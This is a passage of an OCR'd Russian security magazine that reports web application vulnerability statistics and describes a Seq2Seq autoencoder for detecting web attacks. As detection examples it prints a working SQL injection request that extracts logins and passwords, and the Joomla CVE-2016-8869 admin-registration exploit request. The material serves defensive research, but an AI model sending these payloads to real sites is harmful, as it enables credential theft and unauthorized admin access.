
В 2018 году наши специалисты находили около 70 различных видов недостатков в веб-приложениях. В числе наиболее распространенных уязвимостей по-прежнему «Межсайтовое выполнение сценариев» (Cross-Site Scripting, XSS). Часто встречаются и ошибки конфигурации — параметры по умолчанию,

XSS — это опасно?

Данные платежных карт 380 тысяч пользователей приложения авиакомпании British Airways были похищены в результате внедрения вредоносного сценария на языке JavaScript (bit.ly/2Sr3r79). В результате инцидента акции авиаперевозчика упали на 3,8% (bit.ly/2BrJBOv), а самой компании грозит штраф в размере до 500 млн фунтов стерлингов (bit.ly/2tlBiiS).

стандартные пароли, раскрытие информации в сообщениях об ошибках. Распространенные критически опасные уязвимости связаны с недостаточной авторизацией, возможностью загрузки или чтения произвольных файлов, а также с возможностью внедрения SQL-кода.

Среди всех уязвимостей, обнаруженных в веб-приложениях, мы выделили те, которые входят в рейтинг OWASP Top 10–2017, и проанализировали, как часто они встречались.



Уязвимости из списка OWASP Top 10–2017 (доля приложений)

в 28% **веб-приложений**

разглашается чувствительная информация (учетные и персональные данные, данные банковских карт и др.)

Утечка персональных данных
выявлена в 18% приложений, в которых они обрабатываются

74% **веб-приложений**

содержат уязвимости в механизмах аутентификации и управления сессиями

Мировой тренд?
Причиной многих громких инцидентов становятся ошибки администрирования и разграничения доступа к различным ресурсам. Так, в апреле 2018 года стало известно, что на сайте американской сети кафе Panera Bread в открытом доступе хранились персональные данные 37 млн клиентов и данные их платежных карт (bit.ly/2SsPJAp).

Уязвимости, связанные с недостатками механизмов аутентификации и управления сессиями, позволяют хакеру получить доступ к приложению от имени законного пользователя. Например, утечка данных 21 млн пользователей сервиса Timehop произошла по вине злоумышленника, который завладел учетными данными администратора (timehop.com/security/technical). Дальнейшие действия злоумышленника оказались успешны из-за отсутствия двухфакторной аутентификации.


71% **продуктивных веб-приложений**

содержат критически опасные уязвимости

среднее число уязвимостей высокого уровня риска, выявленных в одной системе

Белый ящик 11

Черный и серый ящик 5



Среднее число выявленных уязвимостей внедрения кода на одну систему

Продуктивные системы содержат меньше уязвимостей, чем тестовые, но это не делает их более защищенными. На практике для успешного взлома веб-приложения часто достаточно одной критически опасной уязвимости.

Как показывают результаты нашего исследования, анализ защищенности методом белого ящика, когда у исследователя есть исходный код веб-приложения, существенно эффективнее.

Только при наличии исходного кода возможно выявить жестко заданные пароли, например для доступа к базам данных или к API сторонних систем. Злоумышленник, получивший доступ к исходному коду, может воспользоваться такими учетными данными для несанкционированного доступа и кражи информации.

```
4 "PASSWORD"=>'123456'
                                                    reset.php
CWE-259
```

Пример жестко заданного пароля, обнаруженного в ходе автоматизированного тестирования веб-приложения

Рекомендации по защите

Для эффективного обеспечения безопасности веб-приложений мы рекомендуем проводить анализ их защищенности. Доступ к исходному коду (тестирование методом белого ящика) делает анализ более эффективным, позволяя выявить и в дальнейшем устранить максимум уязвимостей, не дожидаясь кибератак. При этом необходимо подчеркнуть: важно проводить такой анализ регулярно, только это позволяет минимизировать число уязвимостей в системе и оптимизировать ресурсы на их устранение.

Однако даже частичная переработка веб-приложения может потребовать от компании значительных ресурсов. Чтобы снизить риск нарушения бизнес-процессов в течение времени, которое потребуется на выпуск нового релиза, мы рекомендуем использовать специализированные решения, в частности межсетевые экраны уровня приложений (web application firewalls, WAF). Только комплексный подход к защите веб-приложений сводит риск успешных кибератак к минимуму, позволяя тем самым сохранить деньги и доверие клиентов.

Подробнее с исследованием можно ознакомиться на нашем сайте

Даже частичная переработка веб-приложения может потребовать от компании значительных ресурсов


Обнаружение веб-атак с помощью Seq2Seq-автоэнкодера

Александра Мурзина, Ирина Степанюк, Федор Сахаров, Арсений Реутов

Обнаружение атак является важной задачей в информационной безопасности на протяжении десятилетий. Первые известные примеры реализации IDS относятся к началу 1980-х годов.

Спустя несколько десятилетий сформировалась целая индустрия средств для обнаружения атак. На данный момент существуют различные виды продуктов, такие как IDS, IPS, WAF, брандмауэры, большинство из которых предлагает обнаружение атак на основе правил.

Идея использовать техники выявления аномалий для обнаружения атак на основе статистики на производстве не кажется такой реалистичной, как в прошлом. Или все-таки?..



Обнаружение аномалий в веб-приложениях

Первые межсетевые экраны, специально предназначенные для обнаружения атак на веб-приложения, начали появляться на рынке в начале 1990-х годов. С тех пор значительно изменились как методы атак, так и механизмы защиты, и злоумышленники в любой момент могут оказаться на шаг впереди.

В настоящее время большинство WAF пытаются детектировать атаки следующим образом: существуют некоторые механизмы, основанные на правилах, которые встроены в обратный прокси-сервер. Наиболее ярким примером является mod_security, модуль WAF для веб-сервера Apache, который был разработан в 2002 году. Выявление атак с помощью правил имеет ряд недостатков; например, правила не могут обнаружить атаки нулевого дня, в то время как те же самые атаки могут быть легко обнаружены экспертом, и это неудивительно, ведь человеческий мозг работает совсем не так, как набор регулярных выражений.

С точки зрения WAF атаки можно разделить на те, которые мы можем обнаружить по последовательности запросов, и те, где для решения достаточно одного HTTP-запроса (ответа). Наше исследование сосредоточено на обнаружении атак последнего типа — SQL Injection, Cross Site Scripting, XML External Entities Injection, Path Traversal, OS Commanding, Object Injection и др.

Но сначала давайте проверим себя.

Что подумает эксперт, когда увидит следующие запросы?

Взгляните на пример HTTP-запроса к приложениям:

```
POST /vulnbank/online/api.php HTTP/1.1
Host: 10.0.212.25
Connection: keep-alive
Content-Length: 59
Accept: application/json, text/javascript, */*; q=0.01
Origin: http://10.0.212.25
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/64.0.3282.186 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Referer: http://10.0.212.25/vulnbank/online/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=4dorluj4ccherum6m9c1i0j917

type=user&action=login&username=ytrtry&password=tyhgfhgfhgf
```

Если бы вам было дано задание обнаруживать вредоносные запросы к какому-либо приложению, скорее всего, вам бы хотелось некоторое время понаблюдать за обычным поведением пользователей. Изучив запросы к нескольким конечным точкам приложения, вы можете получить общее представление о структуре и функциях неопасных запросов.

Теперь вам на анализ попадает такой запрос:

```
POST /vulnbank/online/api.php HTTP/1.1
Host: 10.0.212.25
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:59.0) Gecko/20100101
Firefox/59.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.0.212.25/vulnbank/online/login.php
Content-Type: application/x-www-form-urlencoded
X-Requested-With: XMLHttpRequest
Content-Length: 76
Cookie: PHPSESSID=mlacs0uiou344i3fa53s7raut6
Connection: keep-alive

type=user&action=login&username=none'+union+select+1,2,login,password,5,6,7,N
ULL,NULL,10,11,12,13,14,15,16,17+from+users+limit+1+--1
```

Сразу бросается в глаза, что здесь что-то не так. Потребуется некоторое время, чтобы понять, что здесь действительно такое, и как только вы определите часть запроса, которая кажется аномальной, вы можете начать думать о том, какой это тип атаки. По сути, наша цель состоит в том, чтобы заставить наш «искусственный интеллект для обнаружения атак» работать таким же образом — напоминать человеческое мышление.

Неочевидным моментом остается то, что некоторый трафик, который на первый взгляд выглядит вредоносным, может быть нормальным для определенного веб-сайта.

К примеру, давайте рассмотрим следующие запросы:

```
ET /rest/gadget/1.0/issueTable/jql?num=10&tableContext=jira.table.cols.dash
board&addDefault=true&enableSorting=true&paging=true&showActions=true&jql
=assignee+%3D+currentUser()+AND+resolution+%3D+unresolved+ORDER+BY+priority
+DESC%2C+created+ASC&sortBy=&startIndex=0&_=1533129227137 HTTP/1.1
Host: bugtracking.local
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Trident/5.0)
Connection: close
```

```
assignee = currentUser() AND
resolution = unresolved ORDER BY
priority DESC, created ASC
```

Является ли этот запрос аномальным?

Фактически этот запрос является публикацией бага в трекере Jira и является типичным для этого сервиса, что означает, что запрос является ожидаемым и нормальным.

Теперь рассмотрим следующий пример:

```
POST /index.php/component/users/?task=user.register HTTP/1.1
Host: joomla.local
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Content-Length: 412
Content-Type: application/x-www-form-urlencoded

form[option]=com_users&user[password1]=password&user[username]=hacker&form[email2]=user@
example.com&form[password2]=password&user[email2]=user@example.com&form[task]=user.register&
user[password2]=password&user[name]=user&user[email1]=user@example.com&user[groups][]=7&form[
name]=user&user[activation]=0&test=1&form[password1]=password&form[username]=user&form[email1
]=user@example.com&user[block]=0
```

На первый взгляд, запрос выглядит как обычная регистрация пользователя на веб-сайте, основанном на Joomla CMS. Однако запрашиваемая операция — это user.register вместо обычной registration.register. Первый вариант устарел и содержит уязвимость, позволяющую любому зарегистрироваться в качестве администратора. Эксплойт для этой уязвимости известен как Joomla < 3.6.4 Account Creation / Privilege Escalation (CVE-2016-8869, CVE-2016-8870).

```
POST /index.php/component/users/?task=user.register HTTP/1.1
Host: joomla.local
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Content-Length: 412
Content-Type: application/x-www-form-urlencoded

form[option]=com_users&user[password1]=password&user[username]=hacker&form[email2]=user@
example.com&form[password2]=password&user[email2]=user@example.com&form[task]=user.register&us
er[password2]=password&user[name]=user&user[email1]=user@example.com&user[groups][]=7&form[nam
e]=user&user[activation]=0&test=1&form[password1]=password&form[username]=user&form[email1]=us
er@example.com&user[block]=0
```

С чего мы начинали

Конечно, сперва мы изучили существующие решения проблемы. Различные попытки создания алгоритмов детектирования атак, основанных на статистике или машинном обучении, предпринимались на протяжении десятилетий. Одним из наиболее популярных подходов является решение задачи классификации, когда классы представляют собой что-то вроде «ожидаемые запросы», «SQL-инъекций», XSS, CSRF и т. д. Таким способом можно достичь некоторой хорошей точности для набора данных с помощью классификатора, однако такой подход не решает очень важные с нашей точки зрения проблемы:


- Выбор класса ограничен и определен заранее. Что, если ваша модель в процессе обучения представлена тремя классами, скажем «нормальные запросы», SQLi и XSS, а во время эксплуатации системы она сталкивается с CSRF или с атакой нулевого дня?

- Значение этих классов. Предположим, вам нужно защитить десять клиентов, каждый из которых запускает совершенно разные веб-приложения. Для большинства из них вы не представляете, как на самом деле выглядит SQL-инъекция для их приложения. Это означает, что вам придется каким-то образом искусственно создавать наборы данных для обучения. Такой подход неоптимален, поскольку в конечном итоге вы будете учиться на данных, отличающихся распределением от реальных данных.

- Интерпретируемость результатов модели. Хорошо, модель выдала результат «SQL-инъекция», и что теперь? Вы и, что важнее, ваш клиент, который первым видит предупреждение и обычно не является экспертом по веб-атакам, должны угадать, какую часть запроса ваша модель считает вредоносной.

Помня обо всех этих проблемах, мы все равно решили попробовать обучить модель классификатора.

Поскольку протокол HTTP — текстовый протокол, было очевидно, что нам нужно взглянуть на современные классификаторы текста. Одним из хорошо известных примеров является сентимент-анализ в наборе данных обзора фильмов IMDB.



Некоторые решения используют RNN для классификации обзоров. Мы решили попробовать аналогичную модель с RNN-архитектурой с некоторыми небольшими отличиями. Например, в RNN-архитектуре на естественном языке применяется векторное представление слов, однако неясно, какие слова встречаются в неестественном языке, таком как HTTP. Поэтому мы решили для нашей задачи использовать векторное представление символов.

Готовые представления не решают нашу проблему, поэтому мы использовали простые отображения символов в числовые коды с несколькими внутренними маркерами, такими как <GO> и <EOS>.

После завершения разработки и тестирования модели все предсказанные ранее проблемы стали очевидными, но по крайней мере наша команда перешла от бесполезных предположений к некоторому результату.

Что дальше?

Далее мы решили сделать некоторые шаги в направлении интерпретируемости результатов модели. В какой-то момент мы натолкнулись на механизм внимания «Attention» и начали имплементировать его в нашу модель. И это дало многообещающие результаты. Теперь наша модель начала выводить не только метки классов, но и коэффициенты внимания для каждого символа, который мы передали модели.

Теперь мы могли визуализировать и показать в веб-интерфейсе точное место, где обнаружена атака «SQL-инъекция». Это был хороший результат, однако другие проблемы из списка все еще оставались нерешенными.


Было очевидно, что нам следует продолжать двигаться в направлении извлечения выгоды из механизма внимания и отойти от задачи классификации. После прочтения большого количества связанных исследований о моделях последовательностей (о механизмах внимания [2], [3], [4], о векторном представлении, об архитектурах автоэнкодеров) и экспериментов с нашими данными, мы смогли создать модель обнаружения аномалий, которая в конечном итоге работала бы более или менее таким образом, как это делает эксперт.

Автоэнкодеры

В какой-то момент стало ясно, что архитектура Seq2Seq [5] больше всего подходит для нашей задачи.

Модель Seq2Seq [7] состоит из двух многослойных LSTM — кодера и декодера. Кодер отображает входную последовательность в вектор фиксированной длины. Декодер декодирует целевой вектор, используя выход кодера. При обучении автоэнкодер представляет собой модель, в которой целевые значения устанавливаются такими же, как входные значения.

Идея состоит в том, чтобы научить сеть декодировать вещи, которые она видела, или, другими словами, приближать тождественное отображение. Если обученному автоэнкодеру дают аномальный образец, он, вероятно, воссоздает его с высокой степенью ошибки, просто потому, что никогда его не видел.



Решение

Наше решение состоит из нескольких частей: инициализация модели, обучение, прогнозирование и проверка. Большая часть кода, расположенного в репозитории, мы надеемся, не требует пояснений, поэтому сосредоточимся только на важных частях.

Модель создается как экземпляр класса Seq2Seq, который имеет следующие аргументы конструктора:

```
batch_size - the number of samples in a batch

embed_size - the dimension of embedding space (should be less than
vocabulary size)

hidden_size - the number of hidden states in lstm

num_layers - the number of lstm blocks

checkpoints - path to checkpoint directory

std_factor - the number of stds that is used for defining a model threshold

dropout - the probability that each element is kept

vocab - the Vocabulary object
```

Далее инициализируются слои автоэнкодера. Сначала кодер:

```
# Encoder
cells = [self._lstm_cell(args['hidden_size']) for _ in range(args['num_layers'])]
multilstm = tf.contrib.rnn.MultiRNNCell(cells, state_is_tuple=True)

 _, enc_state = tf.nn.dynamic_rnn(
     multilstm,
     enc_embed_input,
     sequence_length=self.lengths,
     swap_memory=True,
     dtype=tf.float32)
```

Затем декодер:


```
# Decoder
output_lengths = tf.reduce_sum(tf.to_int32(tf.not_equal(self.targets, 1)), 1)
helper = tf.contrib.seq2seq.TrainingHelper(
    dec_embed_input,
    output_lengths,
    time_major=False)

cells = [self._lstm_cell(args['hidden_size']) for _ in range(args['num_layers'])]
dec_cell = tf.contrib.rnn.MultiRNNCell(cells, state_is_tuple=True)

decoder = tf.contrib.seq2seq.BasicDecoder(dec_cell, helper, enc_state)

dec_outputs = tf.contrib.seq2seq.dynamic_decode(
    decoder,
    output_time_major=False,
    impute_finished=True,
    maximum_iterations=self.max_seq_len, swap_memory=True)
```

Так как проблема, которую мы решаем, заключается в обнаружении аномалий, целевые значения и входные данные совпадают. Таким образом, наш feed_dict выглядит так:


```
feed_dict = {
  model.inputs: X,
  model.targets: X,
  model.lengths: L,
  model.dropout: self.dropout,
  model.batch_size: self.batch_size,
  model.max_seq_len: seq_len}
```

После каждой эпохи лучшая модель сохраняется в качестве контрольной точки, которую затем можно загрузить. В целях тестирования было создано веб-приложение, которое мы защитили моделью, чтобы проверить, окажутся ли реальные атаки успешными.

Вдохновленные механизмом внимания, мы попытались применить его к модели автоэнкодера, чтобы отмечать аномальные части данного запроса, но заметили, что вероятности, выводимые из последнего слоя, работают лучше.




На этапе тестирования на нашей отложенной выборке мы получили очень хорошие результаты: precision и recall близки к 0,99. И ROC-кривая стремится к 1. Выглядит потрясающе, не правда ли?



Результаты

